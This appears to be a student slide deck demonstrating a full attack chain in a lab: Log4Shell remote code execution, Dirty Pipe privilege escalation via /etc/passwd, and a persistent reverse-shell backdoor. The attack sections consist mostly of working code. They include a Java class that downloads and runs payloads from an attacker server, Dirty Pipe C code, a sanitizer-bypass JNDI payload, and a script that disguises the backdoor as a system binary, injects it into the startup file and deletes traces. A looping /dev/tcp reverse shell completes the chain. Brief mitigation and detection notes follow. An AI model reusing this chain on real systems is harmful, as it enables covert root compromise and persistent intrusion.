
# A Practical Demonstration of an Exploitation Chain: From Remote Code Execution to Full System Compromise

Marco Giacobbe (575906)

June 30, 2025

# Table of Contents

## Contents

# Table of Contents

## Remote Code Execution

# Log4J

Apache Log4j is a widely-used open-source logging framework for Java-based applications that provides a way to generate and manage log messages at runtime. This helps publish diagnostic information during the program execution to understand what the application is doing. Among the features that Log4j offer there is support for Java Naming and Directory Interface (JNDI).

# JNDI

JNDI is Java API that allows applications to retrieve resources such as databases, configurations and objects in a distributed manner using a naming service.




Figure: JNDI Lookup

# Log4Shell

Log4Shell (CVE 2021-44228) is a vulnerability, that takes advantage of Log4j's support to ${prefix:name} syntax in order to retrieve data.
For instance ${java:version} could be converted in `Text: Java version 1.7.0_67`.
Among the recognized expressions there is ${jndi:<lookup>} which is used to retrieve configuration values via jndi mechanism. The problem arires when the software allows this expression inside the logs. If an attacker can log an arbitrary string, it can force the JVM to retrieve information from a malicious server.

When the JVM loads a class through this mechanism, the class is immediately instantiated. If the class includes a static initialization block, this code will be executed once the class is loaded. As a result, an attacker could potentially leverage this behavior to execute arbitrary code on a victim machine.

# Testbed

In order to exploit the Log4Shell vulnerability a dedicated environments was build. The test involves two part:

1. Attacker
2. Victim

The goal of the attacker is to execute a Remote Code Execution attack on the victim machine.

# Testbed: attacker

The attacker container hosts the malicious servers that will be queried by the JVM. The first server is an LDAP server, which responds to the JNDI lookup and listens on port 1389. The second one is a Python HTTP server running on port 8000, which serves the malicious class file.

# Testbed: victim

The victim is container that hosts the backend of a webserver on the port 8080. It simulate a dummy e-commerce site with the following front-end written in static HTML.




Figure: Frontend of the victim

# Testbed: victim

The back-end is implemented in Java and use Log4j to handle the logging. The back-end is built in order to log each page the user requests and each order he does like in the following snippet

```
dpipe@ubuntu:~/container/victim$ docker-compose up backend
Recreating backend ... done
Attaching to backend
backend | [*] Running the server...
backend | Victim HTTP server in ascolto su porta 8080...
backend | 2025-06-15 20:10:35,237 [Thread-2] INFO Backend - Request path: /
backend | 2025-06-15 20:11:10,968 [Thread-2] INFO Backend - ex@example.it has
    purchased item: 1
```

# Exploit

The core of the exploit is inside the malicious class:

```
public class Exploit implements
    ObjectFactory{
  static{
    System.out.println("Hello world from
        Remote!");
    String user = System.getProperty("
        user.name");
    String uid;
    try {
      Process p = Runtime.getRuntime().
          exec("id -u");
      InputStream is = p.getInputStream()
          ;
      BufferedReader reader = new
          BufferedReader(new
          InputStreamReader(is));
      uid = reader.readLine();
    } catch (Exception e) {
      uid = "Error";
    }
    System.out.printf("I'm %s (uid %s)\n
        ", user, uid);
  }
}
```

# Exploit

The lack of input sanitization to the logging system allows the attacker to inject the payload directly into the form input, or alternatively into the URL. Tricking the JVM to resolve the JNDI Lookup

```
backend | Hello world from Exploit!
backend | I'm root (uid 0)
backend |
backend | 2025-06-15 21:29:50,892 [Thread-2] INFO Backend - ${jndi:ldap://attacker
    :1389/Exploit} has purchased item:1
backend | 2025-06-15 21:29:50,986 [Thread-2] INFO Backend - Request path: /favicon.
    ico
backend | Hello world from Exploit!
backend | I'm root (uid 0)
backend |
backend | 2025-06-15 21:29:54,712 [Thread-2] INFO Backend - Request path: /${jndi:
    ldap://attacker:1389/Exploit}
```

# Mitigation

The previous attack was so dangerous also due a bad design of the web server:

1. The backend run as root user (Least Privilege principle not applied)
2. Lack of sanitization

With a good input sanitizing algorithm it would be possible make the attack harder. Moreover launching the backend with a non-root user would be possible to contain the impact of the attack

# Subverting mitigation

Nevertheless, the previous mitigation, does not prevent the attack to be computed

```
victim | Hello world from Exploit!
victim | I'm victim (uid 1000)
victim |
victim | 2025-06-15 22:31:23,079 [Thread-2] INFO Backend - Request path: /${${::-j}
    ndi:ldap://attacker:1389/Exploit}
```

It is still possible to bypass the sanitizer with an ad-hoc payload, allowing the attacker to execute code as a non-rootuser

# Patch

A first patch was included in the Log4j version 2.15.0, which restricted the lookup mechanism disabling the loading of remote classes. Until the version 2.16.0 version which completely removed the JNDI lookup support.

# Table of Contents

## Privilege Escalation

# Dirty Pipe

Dirty Pipe is a severe Linux kernel vulnerability, introduced in the version 5.8, which allows unauthorized writing on read-only files.
It can be leveraged by performing a local privilege escalation attack.

# Copy-on-Write

The memory of a process is divided into two spaces: user space and kernel space. A naive way to copy the content of a file into another file can be read and store the first one into a buffer and copy the content of the buffer into the second file. In this way the content of the file will go from the kernel space (file 1), to the user space (buffer), to again the kernel space (file 2).

# Copy-on-Write




Figure: Naive copy between two files

# Copy-on-Write

A better approach could be move data through the kernel space. Linux implements some syscall to do this.




Figure: Zero-copy through kernel space

A copy method that permits to save resources like the previous one is said zero-copy.

# Copy-on-Write

Under the hood, linux handles a file as an pointer array to a Page. This is the smallest block of data handled by the kernel, and is usually long 4096 bytes. A better zero-copy approach is copy only the pointer to the appropriate page.


Figure: Copy-on-Write method

# Copy-on-Write

This method let the system to copy only the reference to the page. The intuition is that make nosense to copy data that live already into the machine. If file 2 need to modify the data a real copy will be done by the OS.
For this this technique is called Copy-on-Write. It copy only when the second file want to write on the data.

# Pipes

Pipes in Linux are a structure that allows two process to share data through the kernel space: a process can push data into the pipe that are read from another process in a second moment. Under the hood a pipe is built as a circular buffer of page

# Pipes




Figure: Pipe structure

# Pipes

If a process copy a file into the pipe, a buffer of it will held a reference to a page of the file. The pipe, must prevent the process to write data into that buffer. Otherwise the written data would end up inside the original file. In order to do this the flag `PIPE_BUF_FLAG_CAN_MERGE` has been implemented. If false the pipe does not let to write inside the buffer and will allocate a new one.

# Splice

Splice is a Linux system call used to move data from or to a pipe through the kernel space, without going though the user space. The mechanism of copy is done with Copy-on-Write technique. It means that splice would copy only a reference to the data that are supposed to be copied, and not data itselves.

# Splice

Splice is a Linux system call used to move data between a file and a pipe through the kernel space, without going though the user space. The mechanism of copy is done with Copy-on-Write technique. It means that splice would copy only a reference to the data that are supposed to be copied, and not data itselves.

# Splice




Figure: Pipe after a splice operation

# Exploit

The exploit born from the fact that splice doesn't reset the flag when a copy from file to pipe is done. This means that the attacker can:

1. Inject the mergeable flag into the pipe with a write operation followed by a read.
2. Splice a byte from a file to the pipe in order that it held a pointer the file's page
3. With a write can add up data into the pipe that will overwrite the existing data of the file

# Exploit




Figure: Pipe thinks only T is in the buffer




Figure: After a write the pipe see T[HACKED]

# Exploit

First it check if the constraints of the attack are respected

```
size_t payload_size = strlen(payload);
off_t next_page_bound = (offset /
    PAGE_SIZE + 1) * PAGE_SIZE;
off_t end_offset = offset + (off_t)
    payload_size;
int fd = open(target_file, O_RDONLY);
struct stat st;
fstat(fd, &st);
// cant write at the start of the page
if (offset % PAGE_SIZE == 0) {
return -1;
}
```

```
// cant write cross a page boundary
if (end_offset > next_page_bound) {
return -1;
}
// cant resize file
if (offset > st.st_size || end_offset >
    st.st_size) {
return -1;
}
```

# Exploit

With a write and read the buffer is flagged as mergeable

```
int set_mergeable_flag(int* pipe_fd) {
// initialize the pipe
pipe(pipe_fd);
unsigned int pipe_size = fcntl(pipe_fd[1], F_GETPIPE_SZ);
char buffer[pipe_size];
memset(buffer, 'a', sizeof(buffer));

write(pipe_fd[1], buffer, sizeof(buffer));
read(pipe_fd[0], buffer, sizeof(buffer));
}
```

# Exploit

At this point the pipe is ready, the attacker must splice a byte from the target file to the pipe and add new byte after it witha write

```
offset--;
splice(fd, &(offset), pipefd[1], NULL, 1, 0);
write(pipefd[1], payload, payload_size);
```

# Privilege Escalation

The attacker can leverage the exploit in order to escalate his privilege in the machine.
In Linux OS information about user are stored in the read-only file `/etc/passwd`.
Each records in the file has a : separated structure
`user:x:1000:1000:User Z:/home/user:/bin/bash`
With dirty pipe, the attacker, could inject in the file a new user, with a choosen password and with root privilege.

# Privilege Escalation

```
[*] Printing first three line of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nolohin

[*] Printing first three line of /etc/passwd after dirty pipe:
root:x:0:0:root:/root:/bin/bash
rooted:$6$abc$c8VnxzaZYGYxZ8OmP7er4JZXt.r7teLFBK4Hc0yjACOlBNYeOIaDPQ2P.
    aysqPo0cJNAU4ZGRcuwhsylmn3740:/:0:0:Rooted User:/root:/bin/bash
534:sync:/bin:/bin/sync
```

# Patch

The exploit has been patched later by making the splice function reset the mergeable flag of the pipe's buffer.

```
buf->flags = 0; // this sets the buffer non-mergeable
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

pipe_write in a non-mergeable buffer, kernel v5.8

# Table of Contents

## Installing a Backdoor

- Reverse Shell
- Listener

# Reverse Shell

Once the remote code execution attack has been done, the attacker has no longer access on the server, unless the attack is repeated. To guarantee the access on the machine, the attacker, may choose to install a backdoor.
A backdoor is a malicious software that permits to perform a certain action bypassing usual system's mechanism. In this case the attacker want to inject a software which allows it to access the server as a root in any moment.
In order to get this the malicious code must to open a reverse shell to the attacker. This allows the attacker to get a connection with an interactive shell from the victim machine

# Reverse Shell




Figure: Reverse Shell mechanism

Since the connection is initiated by the victim machine, the firewall typically does not block it. Unlike in a bind shell, where the attacker has to initiate the connection

# Reverse Shell

This is done with the following command:
`bash -i >& /dev/tcp/attacker_ip/attacker_port 0>1`.
Which open an interactive shell and redirect and redirect `stdin`, `stdout` and `stderr` to the listener with a specific ip on a specific port

# Listener

At the same time the attacker must setup a server which listen for the connection from the reverse shell. To do this Netcat can be used with the following command:

```
nc -lp attacker_port
```

# Table of Contents

## Exploitation Chain

- Exploit.java
- dirtypipe.c
- backdoor.sh
- reverseshell.c

# Exploitation Chain

Now the main blocks of the attack are built, the attacker must chain them in order to gain the control over the victim machine. The chaining attack can be splittend in the following steps:

1. Exploit Log4Shell to execute arbitrary Java code on the machine.
2. The injected code contact the malicious server and retrieve the code to execute Dirty Pipe and the backdoor. After Dirty Pipe can be exploited to create a new root user.
3. Once Dirty Pipe inject the user, a new process, executed by the new root user, must be created in order to install the backdoor.
4. The backdoor contact the malicious server that is listening on a specific port and open to it a reverse shell.
5. The attacker now has a shell of the victim server with root permissions.

# Exploit.java

```
public class Exploit implements ObjectFactory{
    static{
    String[] cmd = {"/bin/bash",
                    "-c",
                    "curl -s -o /tmp/dirtypipe http://attacker:8000/dirtypipe && " +
                    "curl -s -o /tmp/backdoor.sh http://attacker:8000/backdoor.sh && "
                         +
                    "curl -s -o /tmp/rshell http://attacker:8000/rshell && " +
                    "chmod +x /tmp/rshell && " +
                    "chmod +x /tmp/dirtypipe && " +
                    "/tmp/dirtypipe"};
    try {
        Process p = Runtime.getRuntime().exec(cmd);
    } catch (Exception e) {}
    }
}
```

After that the new user has been created the backdoor must be installed

```
int master;
pid_t pid = forkpty(&master, NULL, NULL,
     NULL);
if (pid == -1) {
    return -1
} else if (pid == 0) {
    // this is the child process
    execlp("su", "su", "-c", "bash /tmp/
        backdoor.sh", "rooted", NULL);
} else {
    // this is the father process
    char buffer[1024];
    int n;
    while ((n = read(master, buffer,
        sizeof(buffer) - 1)) > 0) {
        buffer[n] = '\0';
        if (strstr(buffer, "Password:")
            != NULL) {
            char* password = "rooted\n";
            write(master, password,
                strlen(password));
            break;
        }
    }
    waitpid(pid, NULL, 0);
}
return 0;
```

# backdoor.sh

The attacker may want to keep access to the victim machine at any time. The backdoor must remain persistent even if the container is restarted. Browsing through the directories, it is possible to find the sh file run when the container is started.

```
bash-4.4# nc -lp 6666
root@63f914d9052c:/app# ls
bin lib resources run.sh src
root@63f914d9052c:/app# cat run.sh
#!/bin/sh
echo "[*] Running the server as $(whoami)..."
....
wait
```

The idea is to inject the command to open the reverse shell inside the file, right before the wait command

# backdoor.sh

```
# hide the reverse shell
mv /tmp/rshell /lib/init/init-networkd

# inject command to open the reverse shell into run.sh
sed -i '/^wait$/i /lib/init/init-networkd&' /app/run.sh

# open reverse shell the first time
/lib/init/init-networkd

# delete the traces of the attack
rm /tmp/backdoor.sh
rm /tmp/dirtypipe
```

# reverseshell.c

Try to connect every few seconds

```
while (1) {
int master;
pid_t pid = forkpty(&master, NULL, NULL,
     NULL);
if (pid == -1) {
    return -1;
} else if (pid == 0) {
    execlp("su", "su", "-c",
        "bash -i >& /dev/tcp/attacker
            /6666 0>&1",
        "rooted", NULL);
    return -1;
} else {
    char buffer[1024];
    int n;
    while ((n = read(master, buffer,
        sizeof(buffer) - 1)) > 0) {
    buffer[n] = '\0';
    if (strstr(buffer, "Password:") !=
        NULL) {
        char* password = "rooted\n";
        write(master, password, strlen(
            password));
        break;
    }
    }
}
waitpid(pid, NULL, 0);
sleep(5);
}
```

# Table of Contents

## Results

- Weakness

# Results

The attack described so far allows an attacker to take the control of the victim machine leaving as few traces as possible.
Nevertheless, it can be still detected through some analysis

# Weakness

- By identifying the program responsable for launching the reverse shell
- By inspecting `/etc/passwd` file, which contains the newly created user
- By examining `run.sh` file, which includes the command that run the reverse shell
- By analyzing the backend logs, which reveal how the attacker tricked the jvm to contact its own LDAP server